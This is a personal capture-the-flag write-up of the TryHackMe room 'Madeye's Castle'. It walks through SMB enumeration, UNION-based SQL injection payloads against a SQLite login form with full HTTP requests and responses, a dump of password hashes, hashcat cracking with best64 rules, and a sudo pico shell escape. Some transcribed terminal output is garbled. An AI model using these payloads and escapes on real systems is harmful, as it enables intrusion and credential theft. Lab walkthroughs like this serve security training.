

Madeye's Castle

Madeye's Castle

<https://tryhackme.com/room/madeyescastle>

SQLi sqlite

recon

```
rustscan -a 10.10.144.252 -- -sC -sV -A | tee scan.txt
```

Found domain

The screenshot shows a web browser window. The top part displays the source code of a website, which is an Apache2 Ubuntu Default Page. The code includes a meta tag for content type, a title, and a style tag. The title is "Apache2 Ubuntu Default Page: Amazingly It works". The style tag sets the margin and padding to 0px. The bottom part of the screenshot shows the website's login page, which has a dark background with a castle tower. The page title is "Welcome to Hogwarts". There are two input fields for "Username:" and "Password:", and a "Submit" button.

```
1
2 <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
3 <html xmlns="http://www.w3.org/1999/xhtml">
4   <!--
5     TODO: Virtual hosting is good.
6     TODO: Register for hogwartz-castle.thm
7   -->
8   <head>
9     <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
10    <title>Apache2 Ubuntu Default Page: Amazingly It works</title>
11    <style type="text/css" media="screen">
12      * {
13        margin: 0px 0px 0px 0px;
14        padding: 0px 0px 0px 0px;
15      }
16
```

hogwartz-castle.thm

Welcome to Hogwarts

Username:

Password:

Submit

PORT	STATE	SERVICE	REASON	VERSION	
22/tcp	open	ssh	syn-ack	OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)	
ssh-hostkey:					
2048 7f5f48fa3d3ee69c239433d18d22b47a (RSA)					
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQDSmqAdIPmWjN3e6ubgLLX8GVvX9bKtcNHYD2epO9Fwy4brQNYRBkUxrRp4SJIX26MgxGyE8C5HKzhKdLXCeQS+QF36URayv/joz6UOTFTW3oxsMF6tDYMqSEhb3aCi8jZpT9JntGu00d0BQAEo94K3RCx4/V7AW01qlUeFF/nUZArwtgHcLFYRJEzonM02wGNHXu1vmSum4EF/IQE7UYGmNYlNKqYdaE3EYAThEiMrPaE4v21xi1JNNjUIhK9YpTA9kJuYk3bnzp0+u6moGt					
256 5375a74aa8aa46666a128ccdc26f39aa (ECDSA)					
ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBChpuUC3UgAeCvRo0UuEgWFXhisGXTVUnFooDdZzvGRS3930/N6Ywk715TOIAbk+o1oC1rba5Cg7DM4hyNte					
256 7fc22f3d64d90a507460360398007598 (ED25519)					
_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIGNa6K0GzjKiPdClth/sy8rh0d8KtkuagrRkr4tiATl					
80/tcp	open	http	syn-ack	Apache httpd 2.4.29 ((Ubuntu))	
_http-server-header: Apache/2.4.29 (Ubuntu)					
_http-methods:					
_ Supported Methods: GET POST OPTIONS HEAD					
_http-title: Apache2 Ubuntu Default Page: Amazingly It works					
139/tcp	open	netbios-ssn	syn-ack	Samba smbd 3.X - 4.X (workgroup: WORKGROUP)	
445/tcp	open	netbios-ssn	syn-ack	Samba smbd 4.7.6-Ubuntu (workgroup: WORKGROUP)	
Service Info: Host: HOGWARTZ-CASTLE; OS: Linux; CPE: cpe:/o:linux:linux_kernel					
Host script results:					
_clock-skew: mean: 2s, deviation: 0s, median: 1s					
_p2p-conficker:					
_ Checking for Conficker.C or higher...					
_ Check 1 (port 54834/tcp): CLEAN (Timeout)					
_ Check 2 (port 15850/tcp): CLEAN (Timeout)					
_ Check 3 (port 40724/udp): CLEAN (Timeout)					
_ Check 4 (port 57317/udp): CLEAN (Timeout)					
_ 0/4 checks are positive: Host is CLEAN or ports are blocked					
_smb2-security-mode:					
_ 311:					
_ Message signing enabled but not required					
_nbstat: NetBIOS name: HOGWARTZ-CASTLE, NetBIOS user: <unknown>, NetBIOS MAC: 000000000000 (Xerox)					
_Names:					
_ HOGWARTZ-CASTLE<00> Flags: <unique><active>					
_ HOGWARTZ-CASTLE<03> Flags: <unique><active>					
_ HOGWARTZ-CASTLE<20> Flags: <unique><active>					
_ \x01\x02__MSBROWSE__\x02<01> Flags: <group><active>					

Trying on login paga SQLi I found output

Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
Shift Cip

ON
Raw Data
Headers

Copy
Collapse All
Expand All
Filter JSON

error: "The password for Lucas Washington is incorrect! contact administrator. Congrats on SQL injection... keep digging"

SQLi testing


```

(kali@kali)-[~/THM/castle]
$ cat .notes.txt
19412 blocks of size 1024, 4396912 blocks available
Hagrid told me that spells names are not good since they will not "rock you"
Hermonine loves historical text editors along with reading old books.
smb: \> get .notes.txt
(kali@kali)-[~/THM/castle]
$ cat spellnames.txt
avadakedavra \spellnames.txt of size 874 as spellnames.txt (2.4 KiloBytes/sec) (average
crucio cd .
imperio ls
morsmordre 0 0 Wed Nov 25 20:19:20 2020
brackiumemendo 0 0 Wed Nov 25 19:57:55 2020
confringones.txt N 874 Wed Nov 25 20:06:32 2020
sectumsempra H 147 Wed Nov 25 20:19:19 2020
sluguluseructo
furnunculus 9219412 blocks of size 1024, 4396912 blocks available
densaueo it
locomotorwibbly
tarantallegro [~]
serpensortia
levicorpus BloodHound.py CVE-2021-1675 CVE-2023-4911 Documents hoaxshell kerbr
flagrate id corrupt.sh CVE-2023-22515.py Desktop Downloads HTB mimik
waddiwasi
duro (kali@kali)-[~]
alarteascendarext /home/kali/THM/castle
glisseo
locomotormortis [~]
petrificustotalus.txt /home/kali/THM/castle
liberacorporus
orchideous (kali@kali)-[~]
avis

```

```
crackmapexec smb hogwartz-castle.thm -u spellnames.txt -p ''
```

```

(kali@kali)-[~/THM/castle]
$ crackmapexec smb hogwartz-castle.thm -u spellnames.txt -p ''
SMB hogwartz-castle.thm 445 HOGWARTZ-CASTLE [*] Windows 6.1 (name:HOGWARTZ-CASTLE) (domain:) (signing:False) (SMBv1:True)
SMB hogwartz-castle.thm 445 HOGWARTZ-CASTLE [+] \avadakedavra:

(kali@kali)-[~/THM/castle]
$ smbmap -H hogwartz-castle.thm -u avadakedavra
[+] Guest session IP: hogwartz-castle.thm:445 Name: unknown

```

Disk	Permissions	Comment
print\$	NO ACCESS	Printer Drivers
smbshare	READ ONLY	Harry's Important Files
IPC\$	NO ACCESS	IPC Service (hogwartz-castle server (Samba, Ubuntu))

```

(kali@kali)-[~/THM/castle]
$

```

Same directories

But I make a mistake. fuzzing finish after first success

```
crackmapexec smb hogwartz-castle.thm -u spellnames.txt -p '' --continue-on-success
```

```
└─$ crackmapexec smb hogwartz-castle.thm -u spellnames.txt -p '' --continue-on-success
SMB [*] hogwartz-castle.thm 445 HOGWARTZ-CASTLE [*] Windows 6.1 (name:HOGWARTZ-CASTLE) (domain:) (signing:False) (SMBv1:True)
SMB [*] hogwartz-castle.thm 445 HOGWARTZ-CASTLE [+] \avadakedavra:
SMB [*] hogwartz-castle.thm 445 HOGWARTZ-CASTLE [+] \crucio:
SMB [*] hogwartz-castle.thm 445 HOGWARTZ-CASTLE [+] \imperio:
SMB [*] hogwartz-castle.thm 445 HOGWARTZ-CASTLE [+] \morsmordre:
SMB [*] hogwartz-castle.thm 445 HOGWARTZ-CASTLE [+] \brackiumemendo:
SMB [*] hogwartz-castle.thm 445 HOGWARTZ-CASTLE [+] \confringo:
SMB [*] hogwartz-castle.thm 445 HOGWARTZ-CASTLE [+] \sectumsempra:
SMB [*] hogwartz-castle.thm 445 HOGWARTZ-CASTLE [+] \sluguluseructo:
SMB [*] hogwartz-castle.thm 445 HOGWARTZ-CASTLE [+] \furnunculus:
SMB [*] hogwartz-castle.thm 445 HOGWARTZ-CASTLE [+] \densauego:
SMB [*] hogwartz-castle.thm 445 HOGWARTZ-CASTLE [+] \locomotormwibbly:
SMB [*] hogwartz-castle.thm 445 HOGWARTZ-CASTLE [+] \tarantallegra:
SMB [*] hogwartz-castle.thm 445 HOGWARTZ-CASTLE [+] \serpensortia:
SMB [*] hogwartz-castle.thm 445 HOGWARTZ-CASTLE [+] \levicorpus:
SMB [*] hogwartz-castle.thm 445 HOGWARTZ-CASTLE [+] \flagrate:
SMB [*] hogwartz-castle.thm 445 HOGWARTZ-CASTLE [+] \waddiwasi:
SMB [*] hogwartz-castle.thm 445 HOGWARTZ-CASTLE [+] \duro:
SMB [*] hogwartz-castle.thm 445 HOGWARTZ-CASTLE [+] \alartascendare:
SMB [*] hogwartz-castle.thm 445 HOGWARTZ-CASTLE [+] \glisseo:
SMB [*] hogwartz-castle.thm 445 HOGWARTZ-CASTLE [+] \locomotormortis:
SMB [*] hogwartz-castle.thm 445 HOGWARTZ-CASTLE [+] \petrificustotalus:
SMB [*] hogwartz-castle.thm 445 HOGWARTZ-CASTLE [+] \liberacorporus:
SMB [*] hogwartz-castle.thm 445 HOGWARTZ-CASTLE [+] \orchideous:
SMB [*] hogwartz-castle.thm 445 HOGWARTZ-CASTLE [+] \avis:
SMB [*] hogwartz-castle.thm 445 HOGWARTZ-CASTLE [+] \descendo:
SMB [*] hogwartz-castle.thm 445 HOGWARTZ-CASTLE [+] \aparecium:
SMB [*] hogwartz-castle.thm 445 HOGWARTZ-CASTLE [+] \obscurus:
SMB [*] hogwartz-castle.thm 445 HOGWARTZ-CASTLE [+] \incarcerous:
SMB [*] hogwartz-castle.thm 445 HOGWARTZ-CASTLE [+] \deprimo:
SMB [*] hogwartz-castle.thm 445 HOGWARTZ-CASTLE [+] \meteolojinxrecanto:
SMB [*] hogwartz-castle.thm 445 HOGWARTZ-CASTLE [+] \oppugno:
SMB [*] hogwartz-castle.thm 445 HOGWARTZ-CASTLE [+] \pointme:
SMB [*] hogwartz-castle.thm 445 HOGWARTZ-CASTLE [+] \deletrius:
SMB [*] hogwartz-castle.thm 445 HOGWARTZ-CASTLE [+] \specialisrevelio:
SMB [*] hogwartz-castle.thm 445 HOGWARTZ-CASTLE [+] \priorincantato:
SMB [*] hogwartz-castle.thm 445 HOGWARTZ-CASTLE [+] \homenumrevelio:
SMB [*] hogwartz-castle.thm 445 HOGWARTZ-CASTLE [+] \erecto:
SMB [*] hogwartz-castle.thm 445 HOGWARTZ-CASTLE [+] \colloportus:
SMB [*] hogwartz-castle.thm 445 HOGWARTZ-CASTLE [+] \alohomora:
```

All account have no pass permissions to see smb shares)

Looks like rabbit hole

ssh login

I am back to test SQLi manually (portswigger technique)

By this payload I found that are 4 columns

'UNION SELECT NULL,NULL,NULL,NULL--

I will show all payloads after ctrl+U clicking(URL encode)

'UNION+SELECT+NULL,NULL,NULL,NULL--

1 x +
Send Send Cancel < >

Request

Raw Hex Hackvector

1 POST /login HTTP/1.1
2 Host: hogwartz-castle.thm
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 49
9 Origin: http://hogwartz-castle.thm
10 Connection: close
11 Referer: http://hogwartz-castle.thm/
12 Upgrade-Insecure-Requests: 1
13
14 user='UNION+SELECT+NULL,NULL,NULL,NULL--&password=1234

Response

Raw Hex Render Hackvector

1 HTTP/1.1 500 INTERNAL SERVER ERROR
2 Date: Mon, 19 Feb 2024 12:06:29 GMT
3 Server: Apache/2.4.29 (Ubuntu)
4 Content-Length: 290
5 Connection: close
6 Content-Type: text/html; charset=utf-8
7
8 <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
9 <title>
10 500 Internal Server Error
11 </title>
12 <h1>
Internal Server Error
13 </h1>
14 <p>
The server encountered an internal error and was unable to complete your request. Either the server is overloaded or there is an error in the application.
15 </p>
16

1 x +

Send
Cancel
< >

Target

Request

Pretty
Raw
Hex
Hackvortor

1 POST /login HTTP/1.1
2 Host: hogwartz-castle.thm
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 54
9 Origin: http://hogwartz-castle.thm
10 Connection: close
11 Referer: http://hogwartz-castle.thm/
12 Upgrade-Insecure-Requests: 1
13
14 user='UNION+SELECT+NULL,NULL,NULL,NULL--&password=1234

Response

Pretty
Raw
Hex
Render
Hackvortor

1 HTTP/1.1 403 FORBIDDEN
2 Date: Mon, 19 Feb 2024 12:06:59 GMT
3 Server: Apache/2.4.29 (Ubuntu)
4 Content-Length: 53
5 Connection: close
6 Content-Type: application/json
7
8 {
9 "error":"The password for None is incorrect! None"
10 }

from sqlmap I know is is sqlite database. Check version

```
'UNION+SELECT+sqlite_version(),NULL,NULL,NULL--
```

1 x +

Send
Cancel
< >

Target

Request

Pretty
Raw
Hex
Hackvortor

1 POST /login HTTP/1.1
2 Host: hogwartz-castle.thm
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 66
9 Origin: http://hogwartz-castle.thm
10 Connection: close
11 Referer: http://hogwartz-castle.thm/
12 Upgrade-Insecure-Requests: 1
13
14 user='UNION+SELECT+sqlite_version(),NULL,NULL,NULL--&password=1234

Response

Pretty
Raw
Hex
Render
Hackvortor

1 HTTP/1.1 403 FORBIDDEN
2 Date: Mon, 19 Feb 2024 12:09:47 GMT
3 Server: Apache/2.4.29 (Ubuntu)
4 Content-Length: 55
5 Connection: close
6 Content-Type: application/json
7
8 {
9 "error":"The password for 3.22.0 is incorrect! None"
10 }

Check tables:

```
' +UNION+SELECT+group_concat(password),2,3,4++FROM+sqlite_master--
```

1 x +

Send
Cancel
< >

Target: http://hog

Request

Pretty
Raw
Hex
Hackvortor

1 POST /login HTTP/1.1
2 Host: hogwartz-castle.thm
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 84
9 Origin: http://hogwartz-castle.thm
10 Connection: close
11 Referer: http://hogwartz-castle.thm/
12 Upgrade-Insecure-Requests: 1
13
14 user=' +UNION+SELECT+group_concat(tbl_name),2,3,4++FROM+sqlite_master--&password=1234

Response

Pretty
Raw
Hex
Render
Hackvortor

1 HTTP/1.1 403 FORBIDDEN
2 Date: Mon, 19 Feb 2024 12:30:30 GMT
3 Server: Apache/2.4.29 (Ubuntu)
4 Content-Length: 51
5 Connection: close
6 Content-Type: application/json
7
8 {
9 "error":"The password for users is incorrect! 4"
10 }

Check passwords from users table

```
' +UNION+SELECT+group_concat(password),2,3,4++FROM+users--
```


1 x +

Send Cancel < >

Target: http://hog

Request

Pretty Raw Hex Hackvortor

```
1 POST /login HTTP/1.1
2 Host: hogwartz-castle.thm
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=
  0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 76
9 Origin: http://hogwartz-castle.thm
10 Connection: close
11 Referer: http://hogwartz-castle.thm/
12 Upgrade-Insecure-Requests: 1
13
14 user='+UNION+SELECT+group_concat(password),2,3,4+FROM+users--&password=1234
```

Response

Pretty Raw Hex Render Hackvortor

```
1 HTTP/1.1 403 FORBIDDEN
2 Date: Mon, 19 Feb 2024 12:31:11 GMT
3 Server: Apache/2.4.29 (Ubuntu)
4 Content-Length: 5205
5 Connection: close
6 Content-Type: application/json
7
8 {
  "error":
    "The password for c53d7af1bbe101a6b45a3844c89c8c06d8ac24ed562f01b848cad9925c691e
    6f10217b6594532b9cd31aa5762d85df642530152d9adb3005fac407e2896bf492,b326e7a664d75
    6c39c9e09a98438b08226f98b89188ad14dd655f140674b5eb3fdac0f19bb3903be1f52c40c252c
    0e7ea7f5050dec63cf3c85290c0a2c5c885,e1ed732e4aa925f0bf125ae8ed17dd25a1487f9ff97
    df63523aa481072b0b5ab7e85713c07e37d9f0c6f8b1840390fc713a4350943e7409a8541f15466d
    8b54,5628255048e956c9659ed4577ad15b4be4177ce9146e2a51bd6e1983ac3d5c0e451a0372487
    c1c7f70402c3357fc9589c24f44206987b1a31d43124f09641a8d,2317e58537e9001429caf47366
    532d63e4e37ecd363392a80e187771929e302922c4fd9d369eda97ab7e798527f762632c3f0c3fd1
    9e0070168ac2a82c953f7b,79d9a8bef57568364cc6b473f8c017c2dfd8fd6d450d9045ad640ab9
    815f18a69a4d2418a7998b4208d509d8e8e728c654c429095c16583cbf8660b02689905,e3c6636c
    8c647e37c7170a45214caab9ca9a7d77b1a524c3b85cdaaa68b2b5e740357de2508142bc915d7a1
    6b97012925c221950fb671dd513848e33c33d22e,d3ccca898369a3f4cf73cbfc8daeeb08346edf6
    88dc9b7b859e435fe36021a6845a75e4eddc7a932e38332f66524bd7876c0c613f620b2030ed2f89
    965823744,dc2a6b9462945b76f333e075be0bc2a9c87407a3577f43ba347043775a0f4b5c1a7802
    6b420a1bf7da84f275606679e17ddc26bcae25dad65ac79645d2573c0,6535ee9d2b8d6f2438cf9
    2da5a00724bd2539922c83ca19befedbe57859cea6fd6d7b9db83b83c26a1e070725f6f336e21cb4
    0295ee07d87357c34b6774dd918,93b4f8ce01b44dd25c134d0517a496595b08081cef6eb625e7eb
```

I didn't find ho to crack this

Check all columns

' +UNION+SELECT+(SELECT+sql+FROM+sqlite_master+WHERE+tbl_name='users'),2,3,4--

Send Cancel < >

Target: http://hu

Request

Pretty Raw Hex Hackvortor

```
1 POST /login HTTP/1.1
2 Host: hogwartz-castle.thm
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=
  0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 96
9 Origin: http://hogwartz-castle.thm
10 Connection: close
11 Referer: http://hogwartz-castle.thm/
12 Upgrade-Insecure-Requests: 1
13
14 user='+UNION+SELECT+(SELECT+sql+FROM+sqlite_master+WHERE+tbl_name='users'),2,3,4--
  &password=1234
```

Response

Pretty Raw Hex Render Hackvortor

```
1 HTTP/1.1 403 FORBIDDEN
2 Date: Mon, 19 Feb 2024 13:00:37 GMT
3 Server: Apache/2.4.29 (Ubuntu)
4 Content-Length: 154
5 Connection: close
6 Content-Type: application/json
7
8 {
  "error":
    "The password for CREATE TABLE users(\nname text not null,\npassword text not nu
    ll,\nadmin int not null,\nnotes text not null) is incorrec! 4"
9
```

Check notes

' +UNION+SELECT+group_concat (notes) ,2,3,4+FROM+users--

Send Cancel < >

Target: http://hogwartz-ca

Request

Pretty Raw Hex Hackvortor

```
1 POST /login HTTP/1.1
2 Host: hogwartz-castle.thm
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=
  0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 72
9 Origin: http://hogwartz-castle.thm
10 Connection: close
11 Referer: http://hogwartz-castle.thm/
12 Upgrade-Insecure-Requests: 1
13
14 user='+UNION+SELECT+group_concat (notes) ,2,3,4+FROM+users--&password=1234
```


Response

Pretty Raw Hex Render Hackvortor

```
8 {
  "error":
    "The password for contact administrator. Congrats on SQL injection... keep diggi
    ng,My linux username is my first name, and password uses best64, contact adminis
    trator. Congrats on SQL injection... keep digging,contact administrator. Congrat
    s on SQL injection... keep digging,contact administrator. Congrats on SQL inject
    ion... keep digging,contact administrator. Congrats on SQL injection... keep dig
    ging, contact administrator. Congrats on SQL injection... keep digging, contact
    administrator. Congrats on SQL injection... keep digging, contact administrator.
    Congrats on SQL injection... keep digging, contact administrator. Congrats on S
    QL injection... keep digging, contact administrator. Congrats on SQL injection...
    . Keep digging, contact administrator. Congrats on SQL injection... keep digging,
    contact administrator. Congrats on SQL injection... keep digging,contact admini
    strator. Congrats on SQL injection... keep digging,contact administrator. Congra
    ts on SQL injection... keep digging,contact administrator. Congrats on SQL inject
    ion... keep digging,contact administrator. Congrats on SQL injection... keep di
    gging,contact administrator. Congrats on SQL injection... keep digging, contact
    administrator. Congrats on SQL injection... keep digging, contact administrator.
    Congrats on SQL injection... keep digging,contact administrator. Congrats on SQ
    L injection... keep digging, contact administrator. Congrats on SQL injection...
    keep digging, contact administrator. Congrats on SQL injection... keep digging,
    contact administrator. Congrats on SQL injection... keep digging,contact adminis
    trator. Congrats on SQL injection... keep digging,contact administrator. Congrat
    s on SQL injection... keep digging, contact administrator. Congrats on SQL injec
    tion... keep digging, contact administrator. Congrats on SQL injection... keep d
    igging, contact administrator. Congrats on SQL injection... keep digging, contac
    t administrator. Congrats on SQL injection... keep digging, contact
```


Best64 != Base64)

This is hashcat rule



Little python script to delete commas

```
with open('hash.txt', 'r') as file:
    content = file.read()
content = content.replace(',', '\n')
with open('hash.txt', 'w') as file:
    file.write(content)
```



Cracking:

```
hashcat -m 1700 hash.txt /home/kali/Desktop/rockyou.txt -r
/usr/share/hashcat/rules/best64.rule
```

Only 1 password cracked by rockyou


```

update your backend API runtime / driver the right way.
https://hashcat.net/faq/wrongdriver

Create more work items to make use of your parallelization power:
https://hashcat.net/faq/morework

326e7a664d756c39c9e09a98438b08226f98b89188ad144dd655f140674b5eb3fdac0f19bb3903be1f52c40c252c0e7ea7f5050dec63cf3c85290c0a2c5c885:wingardiumleviosa123
approaching final keyspace - workload adjusted.

session.....: hashcat
status.....: Exhausted
hash.Mode.....: 1700 (SHA2-512)
hash.Target.....: hash.txt
time.Started.....: Mon Feb 19 08:33:19 2024 (2 mins, 18 secs)
time.Estimated...: Mon Feb 19 08:35:37 2024 (0 secs)
kernel.Feature...: Pure Kernel
guess.Base.....: File (/home/kali/Desktop/rockyou.txt)
guess.Mod.....: Rules (/usr/share/hashcat/rules/best64.rule)
guess.Queue.....: 1/1 (100.00%)
speed.#1.....: 8188.8 kH/s (5.48ms) @ Accel:135 Loops:77 Thr:1 Vec:2
recovered.....: 1/40 (2.50%) Digests (total), 1/40 (2.50%) Digests (new)
progress.....: 1104517645/1104517645 (100.00%)
ejected.....: 0/1104517645 (0.00%)
restore.Point....: 14344385/14344385 (100.00%)
restore.Sub.#1...: Salt:0 Amplifier:0-77 Iteration:0-77
candidate.Engine.: Device Generator
candidates.#1....: $HEX[203531313338323935] -> $HEX[04a156616d6f]
hardware.Mon.#1..: Util: 38%

```

Try ssh

```

(kali@kali)-[~/THM/castle]
$ ssh harry@10.10.158.116
The authenticity of host '10.10.158.116 (10.10.158.116)' can't be established.
ED25519 key fingerprint is SHA256:aoBkBWztoybmKKG6fmaF81L3u4v0oka0W80gIKh3E7Y.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.158.116' (ED25519) to the list of known hosts.
harry@10.10.158.116's password:
Last login: Thu Nov 26 01:42:18 2020
harry@hogwartz-castle:~$ ls
user1.txt script.py
harry@hogwartz-castle:~$ cat user1.txt
RME{th3-b0Y-wHo-l1v3d-f409da6f55037fdc}
harry@hogwartz-castle:~$

```

```

sudo -l

harry@hogwartz-castle:~$ ls -la /home
total 16
drwxr-xr-x  4 root root      4096 Nov 26  2020 .
drwxr-xr-x 24 root root      4096 Nov 26  2020 ..
drwxr-xr-x  4 harry harry      4096 Nov 26  2020 harry
drwxr-xr-x  5 hermonine hermonine 4096 Nov 26  2020 hermonine
harry@hogwartz-castle:~$ sudo -l
[sudo] password for harry:
Matching Defaults entries for harry on hogwartz-castle:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/bin\:/sbin\:/snap/bin

User harry may run the following commands on hogwartz-castle:
    (hermonine) /usr/bin/pico
    (hermonine) /usr/bin/pico
harry@hogwartz-castle:~$

```

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```

sudo pico
^R^X
reset; sh 1>&0 2>&0

```

```
sudo -u hermonine /usr/bin/pico
```

```
36e2de7756026a8fc9989ac7b23cc6f3996595598c9696cca772f31a065830511ac3699b
8f45b6396c0d993a8edc2c71c004a91404adc8e226d0ccf600bf2c78d33ca60ef5439ccb

(kali@kali) (~/.THM/castle)
$ cat script.py
with open('hash.txt', 'r') as file:
    content = file.read()
Command to execute: reset; sh 1>60 2>60$
$ Get Help
$ Cancel content.replace(',', '\n')
$
$ Write the modified content back to the file
$ with open('hash.txt', 'w') as file:
$ id
file.write(content)
uid=1002(hermonine) gid=1002(hermonine) groups=1002(hermonine)
$ ls
ls: cannot open directory '.': Permission denied
$ id
uid=1002(hermonine) gid=1002(hermonine) groups=1002(hermonine)
$
```

user2.txt

```
9dc90274aef30d1c017a6dc1d5e3c07c8dd6ae964bfcfb95cadcd0e75ca5927faad72eb01836bb13916aep2165430fc7592b5abb19b0d0b247e
4c989fcbf5b72fd21b50000dcdda130962c9a437210dd6057237780e36bcbbc0672d20a2287aaf855e113eba8878672b7e6d4fc8bf9e11bc5
Command to execute: reset; sh 1>60 2>60$
$ Get Help
$ Cancel
$
$
$ cat script.py
$ id
uid=1002(hermonine) gid=1002(hermonine) groups=1002(hermonine)
$ ls
